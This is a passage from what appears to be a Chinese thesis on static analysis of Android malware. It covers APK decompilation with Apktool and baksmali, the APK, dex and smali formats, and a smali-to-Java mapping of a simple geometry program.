


图 3-2 反编译命令行

- 反编译成功后会在 outfile 目录中生成一系列的目录与文件，结果如图 3-3 所示




图 3-3 反编译后生成的目录结构


smali 目录下存放的是程序的所有反汇编的代码，是与源代码的层次结构相对应的。res 目录中包括所有的资源文件。Apktool.xml 文件是反编译成功后自动生成的。包括 APKTOOL 的版本信息、应用程序名、SDK 版本信息等。AndroidManifest.xml 文件中存放的是应用程序名、权限信息等。

3.3 dex 文件反汇编工具 BakSmali 使用

首先把反汇编工具 baksmali.jar 文件放到 android-sdk-windows 安装路径下的 tools 路径下，然后提取出 apk 文件中的 classes.dex 文件，也放入 tools 路径下，然后用 cmd 命令行，定位到 tools 目录下，输入命令：java -jar baksmali.jar -o classout/ classes.dex

这里以编写的 Hello.java 源程序为例，介绍一下 BakSmali 工具的使用：

- 编写 Hello.java 源程序，编译该 Hello.java 源文件生成.class 的字节码文件
- 执行命令“dx --dex --output=F:\111\Hello.dex Hello.class”生成 dex 文件，结果如图 3-4 所示。



```
管理员: C:\Windows\system32\cmd.exe
Microsoft Windows [版本 6.1.7601]
版权所有 (c) 2009 Microsoft Corporation。保留所有权利。

C:\Users\Administrator>d:

D:\>cd android-sdk-windows\build-tools\17.0.0

D:\android-sdk-windows\build-tools\17.0.0>dx --dex --output=F:\111\juxing.dex juxing.class

D:\android-sdk-windows\build-tools\17.0.0>dx --dex --output=F:\111\sanjiaoxing.dex sanjiaoxing.class

D:\android-sdk-windows\build-tools\17.0.0>dx --dex --output=F:\111\Shape.dex Shape.class

D:\android-sdk-windows\build-tools\17.0.0>dx --dex --output=F:\111\yuanxing.dex yuanxing.class

D:\android-sdk-windows\build-tools\17.0.0>dx --dex --output=F:\111\Geometric.dex Geometric.class

D:\android-sdk-windows\build-tools\17.0.0>
```

图 3-4 dex 文件命令行

- 使用反汇编工具 baksmali 反汇编生成的.dex 文件，执行命令：“java -jar baksmali.jar -o baksmaliout Hello.dex”，在 baksmali 目录下生成.smali 文件。结果如图 3-5 所示。




图 3-5 smali 文件生成

3.4 Android 恶意代码静态检测技术

3.4.1 静态检测技术的介绍

静态检测技术是指在不执行软件的前提下，利用特定的反编译工具对软件所包含的文件，代码进行扫描从而生成应用程序的反汇编代码，通过阅读反汇编后的代码来掌握程序功能的一种技术。静态检测技术首先要利用反编译工具对应用程序进行反编译，获取反编译后的代码，然后分析代码的控制流程与代码逻辑^[10]。对于静态分析技术，主要涉及一下两种关键技术：

1) 代码语义分析

代码语义分析方法就是通过分析应用程序的源代码，在理解程序代码语义及逻辑流程的基础上，构建出应用程序的功能图及流程图，以此来分析应用程序是否包含恶意行为。通常情况下，软件的开发者不会提供程序的源代码，在 APK 文件中也无法直接获取源代码，因此，代码语义分析方法需要结合 Android 反编译技术，通过反编译工具得到反编译后的代码，在对反编译后的代码进行分析。

2) 代码特征分析

代码特征分析是指利用逆向工程原理，获得应用程序的特征，如二进制代码、API

调用序列、操作码序列、指令集等。对于应用程序来说，相同恶意代码的特征码是相同的，不会因为恶意代码的植入而有特征上的变化^[11]。

目前绝大多数窃取手机用户敏感信息的恶意软件，都具备网络数据传输的功能，其可执行文件通常会初始化一些数据传输所需的参数，如目的地址、端口号等。具有窃取用户隐私信息的恶意代码通常会利用移动网络与指定的服务器发起连接。另外，有些恶意软件会通过软件升级方式来欺骗用户从指定网站上下载恶意程序到系统中来进行恶意软件的植入，通过静态分析技术可以发现恶意软件代码中的服务器地址及文件下载后的路径，这些数据会在代码中有固定的位置及固定的内容，因此可以将此类信息提取作为恶意代码的特征码，并与恶意代码库中保存的特征码进行匹配比对，从而判定软件是否具有恶意行为。此外，有些恶意软件为了逃避静态检测技术中的特征码检测，会在开发的过程中对静态数据进行拆分，对于这种情况需要借助其他特征来进行判断应用软件是否具有恶意行为。

静态反汇编分析的步骤如下：首先是对 APK 包进行反编译，反编译成功后提取出程序的主要代码文件(经过编码加密的)及资源文件，分析解码后的主要代码文件和资源文件。通过分析反编译后的代码来检查是否有恶意信息及恶意资源调用。

3.4.2 静态分析定位关键代码的方法

1) 信息反馈法

信息反馈法是指通过运行应用程序后，然后根据程序运行时所给出的反馈信息作为突破口来在反编译后的代码中寻找关键代码的位置。对于程序中所用到的字符串，都会存储在 String.xml 文件或者硬编码到应用程序代码中，第一种情况，在程序中字符串会以 id 的形式被访问，只需要在反汇编代码中搜索字符串的 id 值就可以找到关键代码的位置；第二种情况，可以在反汇编代码中直接搜索字符串来定位关键代码的位置。

2) 特征函数法

特征函数法与信息反馈法定位代码的方法相类似。都是需要调用系统提供的相关系统 API 函数来实现的。先找到错误提示信息的函数，通过分析程序运行时弹出的错误提示信息找到所调用的关键代码的位置^[12]。

3) 顺序查看法

顺序查看法是指直接分析应用程序代码，通过逐行的向下分析来掌握软件的执行流程的一种方法。这种分析方法在病毒分析时会经常用到。

3.4.3 静态分析中的文件分析

1) AndroidManifest.xml 文件分析

该文件是所有 APK 文件必须包含的全局配置文件。它里面包含着软件的一些基本信息。包括软件的运行的系统版本、包名、用到的组件等。并且这个文件被加密存储进了 apk 文件中。在反编译 APK 程序后，查看 AndroidManifest.xml 全局配置文件，可以得到程序的广播接收者信息、activity 信息、服务信息、意图过滤器信息以及权限信息等。对于广播接收者、意图过滤器以及权限信息是我们重点关注的，通过查看权限信息可以检查该软件申请了哪些系统权限，是否有存在与该软件功能无关的一些权限。通过查看广播接收者、意图过滤器部分信息，可以检查该软件订阅了哪些广播意图，是否存在有与该软件功能无关的一些敏感的系统广播意图^[13]。Android 系统中共有 122 项权限，包括了 SD 卡访问、蓝牙、通讯录访问、网络等。应用程序的权限申请需要在 AndroidManifest.xml 文件中添加权限标签，来申请相对应的权限。

2) 资源文件分析

资源文件中主要包括了软件运行所需要的文字信息、图片等。资源文件解压后其中的图片是未进行编码加密的，可以直接进行检查，但是字符串信息是以 xml 格式为主的，并且是经过编码的，检查时需要对其进行解密。解密后可以通过字符串检索、图片检索对其进行相应的检查，查看程序是否含有一些不良的信息。

3) smali 文件分析

对反编译后的 smali 代码进行分析，通过找到程序的敏感调用与特征库比对来检查程序中是否调用了与软件功能无关的系统 api 函数，是否存在一些恶意操作行为，如垃圾短信的发送、恶意拨打电话等。

4 Android 平台应用程序文件结构

4.1 APK 文件结构分析

APK 是 Android 平台上应用程序所使用的文件格式，它是 Android Package 的缩写，软件在最终发布时会打包成一个 APK 文件，将 APK 文件传送到 Android 设备中即可安装运行。APK 文件格式本质是一种包含特定文件与目录的 ZIP 压缩文件，使用 ZIP 格式解压缩软件对 APK 文件进行解压，会发现它由一些图片资源与其它文件组成^[14]。APK 文件解压后的结构如图 4-1 所示。




图 4-1 apk 文件结构图

APK 文件解压后的文件结构具体介绍：

- AndroidManifest.xml

AndroidManifest.xml 文件里面包含着软件的一些基本信息，包括了应用程序的名字、包的命名空间、所申请的权限、应用程序名、版本、引用的库文件等信息，应用程序可以在该文件中添加权限标签来申请所需要的权限。

- META-INF 目录

该目录下存放的是应用程序的签名信息。在打包一个 APK 文件时，系统会对所有要打包的文件做一个校验计算，将结果存放在该目录下。这就确保了 apk 包里的文件是不能随意进行替换的。例如对一个应用程序 apk 包，如果要替换里面的信息，要先解压缩 APK 文件、进行修改替换再重新进行打包，对于应用程序安装包来说是很难完成的。这就给病毒感染和程序的恶意修改增加了难度，因此，可以保证 apk 包的完整性和系统的安全。

- res 目录

res 目录是资源目录。应用程序中的所有图片、界面布局等资源都保存在该目录中。

- assets 目录

assets 目录中存放的是配置文件以及需要打包到应用程序的静态文件。Android 系统不会对其子目录下的任何资源生成 ID^[15]。此目录下的资源文件是不能够被 R.java 文件索引的。当程序运行时，可以通过相关的 API 获得配置文件的内容。

- classes.dex 文件

该文件是 java 源代码经过编译后生成的字节码文件。由于 Android 平台使用的是 dalvik 虚拟机，它是基于寄存器架构的，所以在文件结构上 dex 文件与 class 字节码文件还是存在差别的。对于 dex 文件，可以使用 dexdump 反编译工具用来反汇编 dex 文件。

- resources.arsc

该目录下存放的是编译后的二进制资源文件。

4.2 dex 文件格式分析

Dex 文件是 Android 系统 Dalvik 虚拟机运行时的文件格式，在对 Java 语言编写 Android 应用程序源代码（.java 文件），经过编译后生成后缀名为.class 的字节码文件，然后再调用 android-sdk-windows 目录下的 platform 下的 dx 工具将 java 字节码文件打包转换为.dex 文件。

dex 文件是由多个结构体组合而成的。该文件是由九部分组成的。开头存放的是头文件结构，它标明了 dex 文件的一些属性，同时记录了其它六部分数据结构在 dex 文件中的物理偏移。String_ids 到 class_def 结构为“索引结构区”，其中真实的数据是存放在 data 数据区，data 区存放的是 String_ids 到 class_def 六张表中索引的各项数据。link_data 为静态链接数区，对于生成的 dex 文件而言，它始终为空^[16]。dex 文件结构如表 4-1 所示。

表 4-1 dex 文件结构

dex_header
string_ids
type_ids
proto_ids
field_ids
method_ids
class_defs
data
link_data

其中类型标识符列表 `type_ids` 和函数名列表 `method_ids` 中存放的是 Dex 文件中类与函数的信息。其中类型标识符列表中指明了 dex 文件所引用的多有类型的标识符，包括类、数组、基本类型等；函数名列表包括了 dex 文件所引用的函数信息。

表 4-2 dex 文件说明

名称	说明
dex_header	dex 文件头结构
string_ids	字符串表，该表存放的是 dex 文件中所引用的所有的字符串
type_ids	类型标识表，存放的是 dex 文件引用的所有类型的标识符，在该表中按照 string_id 索引进行排序
proto_ids	函数原型标识符表，该表中按照返回值以及参数的类型进行排序
field_ids	字段标识符表，存放的是应用程序所引用的字段的标识符，在该表中按照字段类型、字段名称以及字段所属类型进行排序
method_ids	函数名表，该表中按照声明的函数类型、函数名以及函数原型进行排序

续表 4-2 dex 文件说明

class_defs	类定义表，在该表中，父类以及实现的接口必须出现在被引用类之前
data	数据区
link_data	静态链接文件使用的数据

4.3 smali 文件格式分析

Smali 是 Dalvik 虚拟机指令语言，在使用 Apktool 反编译 apk 文件成功后，会在输出目录下自动生成一个 smali 文件夹，其中存放着所有反编译出的 smali 文件，这些文件会根据程序包的层次结构生成相应的目录，程序中所有的类都会在相应的目录下生成独立的 smali 文件。Smali 语言相当于一种中间语言，介于 java 源代码与 dex 可执行文件中间，由于 dex 可执行文件很难阅读，所以反编译生成 smali 语言，可以有助于更好的理解源代码。Smali 的数据类型如表 4-3 所示。

表 4-3 smali 数据类型

语法	含义
V	Void,无返回值类型
Z	boolean
B	byte
S	short
C	char
I	int
J	long
F	float
D	double
L	Java 类类型
[数组类型

4.4 smali 文件实例分析

这里以编写的 Hello.java 程序为例，首先编写 Hello.java 源程序，编译生成.class 文件，执行命令“dx --dex --output=F:\111\Hello.dex Hello.class”生成 dex 文件，使用反汇编工具 baksmali 反汇编生成的.dex 文件，执行命令：“java -jar baksmali.jar -obaksmaliout Hello.dex”。在 baksmali 目录下生成.smali 文件。生成的 smali 文件的结构如图 4-1 所示。

帮助(H)			
刻录 新建文件夹			
名称	修改日期	类型	大小
Geometric.smali	2016/5/12 16:22	SMALI 文件	1 KB
Hello.smali	2016/5/12 15:57	SMALI 文件	7 KB
juxing.smali	2016/5/12 16:21	SMALI 文件	1 KB
sanjiaoxing.smali	2016/5/12 16:20	SMALI 文件	2 KB
Shape.smali	2016/5/12 16:22	SMALI 文件	1 KB
yuanxing.smali	2016/5/12 16:21	SMALI 文件	1 KB

图 4-1 Hello.java 程序反编译后的 smali 文件

Java 源代码如下：

```

abstract class Geometric{ //定义抽象类
    abstract double getPerimter();
    abstract double getArea();
}
interface Shape{ //定义接口
    float getarea();
    float getperimter();
}
class sanjiaoxing extends Geometric{ //三角形类继承抽象类
    private float a;
    private float b;
    private float c;
    sanjiaoxing(float x1,float x2,float x3){
        a=x1;b=x2;c=x3;
    }
    double getPerimter(){
        return a+b+c;
    }
    double getArea(){

```

```

float p=(a+b+c)/2;
return Math.sqrt(p*(p-a)*(p-b)*(p-c));//调用库函数
}
}
class yuanxing extends Geometric{ //圆类继承抽象类
private float radius;
yuanxing(float a){
radius=a;
}
double getPerimter(){
double p;
p=2*3.14f*radius;
return p;
}
double getArea(){
return 3.14f*radius*radius;
}
}
class juxing implements Shape{ //矩形类实现接口
private float height;
private float width;
juxing(float a,float b){
height=a;width=b;
}
public float getperimter(){
return 2*(width+height);
}
public float getarea(){
return width*height;
}
}
public class Hello{

```

```

public static void main(String args[]){
sanjiaoxing obj1=new sanjiaoxing(3,4,5);
System.out.println("当三角形三边是 3,4,5 时");
System.out.println("边长是"+obj1.getPerimter());
System.out.println("面积是"+obj1.getArea());
yuanxing obj2=new yuanxing(4);
System.out.println("当圆的半径是 4 时");
System.out.println("周长是"+obj2.getPerimter());
System.out.println("面积是"+obj2.getArea());
juxing obj3=new juxing(3,4);
System.out.println("当矩形长和宽是 3,4 时");
System.out.println("周长是"+obj3.getperimter());
System.out.println("面积是"+obj3.getarea());
}
}

```

首先，为了更加清晰的展示程序的结构，画出类图，如图 4-2 所示：




图 4-2 java 源程序类图

分析 Smali 文件，找到与源码的对应关系如表 4-4 所示。

表 4-4 smali 代码与源代码映射表

Smali 格式	Java 源码
.class abstract LGeometric; .method abstract getArea()D .method abstract getPerimter()D	abstract class Geometric abstract double getArea() abstract double getPerimter()
.class interface abstract LShape; .method public abstract getarea(F .method public abstract getperimter(F	interface Shape float getarea(); float getPerimter();
.class Lsanjiaoxing; .super LGeometric;	Class sanjiaoxing extends Geometric
.field private a:F .field private b:F .field private c:F	private float a; private float b; private float c
.method constructor <init>(FFF)V invoke-direct {p0},LGeometric;-><init>()V	sanjiaoxing(float x1,float x2,float x3) a=x1;b=x2;c=x3;
.method getArea()D invoke-static {v0,v1},Ljava/lang/Math;->sqrt(D)D	double getArea() return Math.sqrt(p*(p-a)*(p-b)*(p-c))
.method getPerimter()D	double getPerimter()

在 sanjiaoxing.smali 文件中，介绍 smali 文件与源程序之间的具体的代码映射如表 4-5 所示。

表 4-5 smali 代码与源代码映射

Smali 格式	对应到 java 源代码
.class Lsanjiaoxing; .super LGeometric; .source "Hello.java"	class sanjiaoxing extends Geometric 指明了父类为 Geometric 指明源文件名为 Hello.java
# instance fields .field private a:F .field private b:F .field private c:F	声明 3 个私有变量 private float a; private float b; private float c;
# direct methods .method constructor <init>(FFF)V (3 个参数) .registers 4 .parameter .parameter .parameter .prologue .line 14	定义一个构造函数 sanjiaoxing(float x1,float x2,float x3)

续表 4-5 smali 代码与源代码映射

<pre> invoke-direct {p0}, LGeometric;-><init>()V .line 15 iput p1, p0, Lsanjiaoxing;->a:F (将 float 型的参数 x1 放入寄存器 P1) iput p2, p0, Lsanjiaoxing;->b:F iput p3, p0, Lsanjiaoxing;->c:F .line 16 return-void .end method </pre>	<p>调用 Geometric 类的默认初始化函数</p> <pre> a=x1; b=x2; c=x3; </pre>
<pre> # virtual methods .method getArea()D .registers 4 .prologue .line 21 iget v0, p0, Lsanjiaoxing;->a:F iget v1, p0, Lsanjiaoxing;->b:F add-float/2addr v0, v1 </pre>	<p>定义两个方法</p> <pre> double getArea() </pre> <p>注： （取三角形中声明的 float 型变量 a 到 v0 寄存器 取三角形中声明的 float 型变量 b 到 v1 寄存器 计算 v0+v1，结果保存在 v0 寄存器</p>
<pre> .line 22 iget v1, p0, Lsanjiaoxing;->a:F sub-float v1, v0, v1 mul-float/2addr v1, v0 iget v2, p0, Lsanjiaoxing;->b:F </pre>	<p>取三角形中声明的 float 型变量 a 到 v1 寄存器 计算 v0-v1，结果保存在 v1 寄存器中 计算 v1*v0,结果保存在 v1 寄存器中 取三角形中声明的 float 型变量 b 到 v2 寄存器</p>
<pre> sub-float v2, v0, v2 mul-float/2addr v1, v2 iget v2, p0, Lsanjiaoxing;->c:F sub-float/2addr v0, v2 mul-float/2addr v0, v1 float-to-double v0, v0 </pre>	<p>计算 V0-V2,结果保存在 v2 寄存器中 计算 v1*v2,结果保存在 v1 寄存器中 取三角形中声明的 float 型变量 c 到 v2 寄存器 计算 v0-v2,结果保存在 v0 中 计算 v0*v1,结果保存在 v0 中 转换 v0, v1 寄存器中的 float 型的值转为 double 型存入 v0, v1) float p=(a+b+c)/2;</p>

续表 4-5 smali 代码与源代码映射

<pre> invoke-static {v0,v1},Ljava/lang/Math;=>sqrt(D) D(调用 Math 类的 sqrt 函数) move-result-wide v0(移动结果到 v0 寄存器) return-wide v0(返回 v0 寄存器的结果) .end method </pre>	<pre> return Math.sqrt(p*(p-a)*(p-b)*(p-c)) </pre>
<pre> .method getPerimter()D .registers 3 .prologue .line 18 iget v0, p0, Lsanjiaoxing;=>a:F iget v1, p0, Lsanjiaoxing;=>b:F add-float/2addr v0, v1 iget v1, p0, Lsanjiaoxing;=>c:F add-float/2addr v0, v1 float-to-double v0, v0 return-wide v0 .end method </pre>	<p>求周长的方法：</p> <pre> double getPerimter() </pre> <p>注：</p> <p>（</p> <p>取三角形中声明的 float 型变量 a 到 v0 寄存器</p> <p>取三角形中声明的 float 型变量 b 到 v1 寄存器</p> <p>计算 v0+v1，结果保存在 v0 寄存器</p> <p>取三角形中声明的 float 型变量 c 到 v1 寄存器</p> <p>计算 v0+v1，结果保存在 v0 寄存器</p> <p>转换 v0，v1 寄存器中的 float 型的值转为 double 型存入 v0，v1）</p> <p>返回 v0 寄存器的结果</p> <p>）</p> <pre> return a+b+c; </pre>

5 静态分析 Android 应用程序

5.1 静态分析流程

静态分析的步骤：首先是对 APK 包进行反编译，反编译成功后提取出程序的主要代码文件(经过编码加密的)及资源文件，分析解码后的主要代码文件和资源文件。通过分析反编译后的代码来检查是否有恶意信息及恶意资源调用^[17]。静态分析方法的整体流程如下图 5-1 所示。

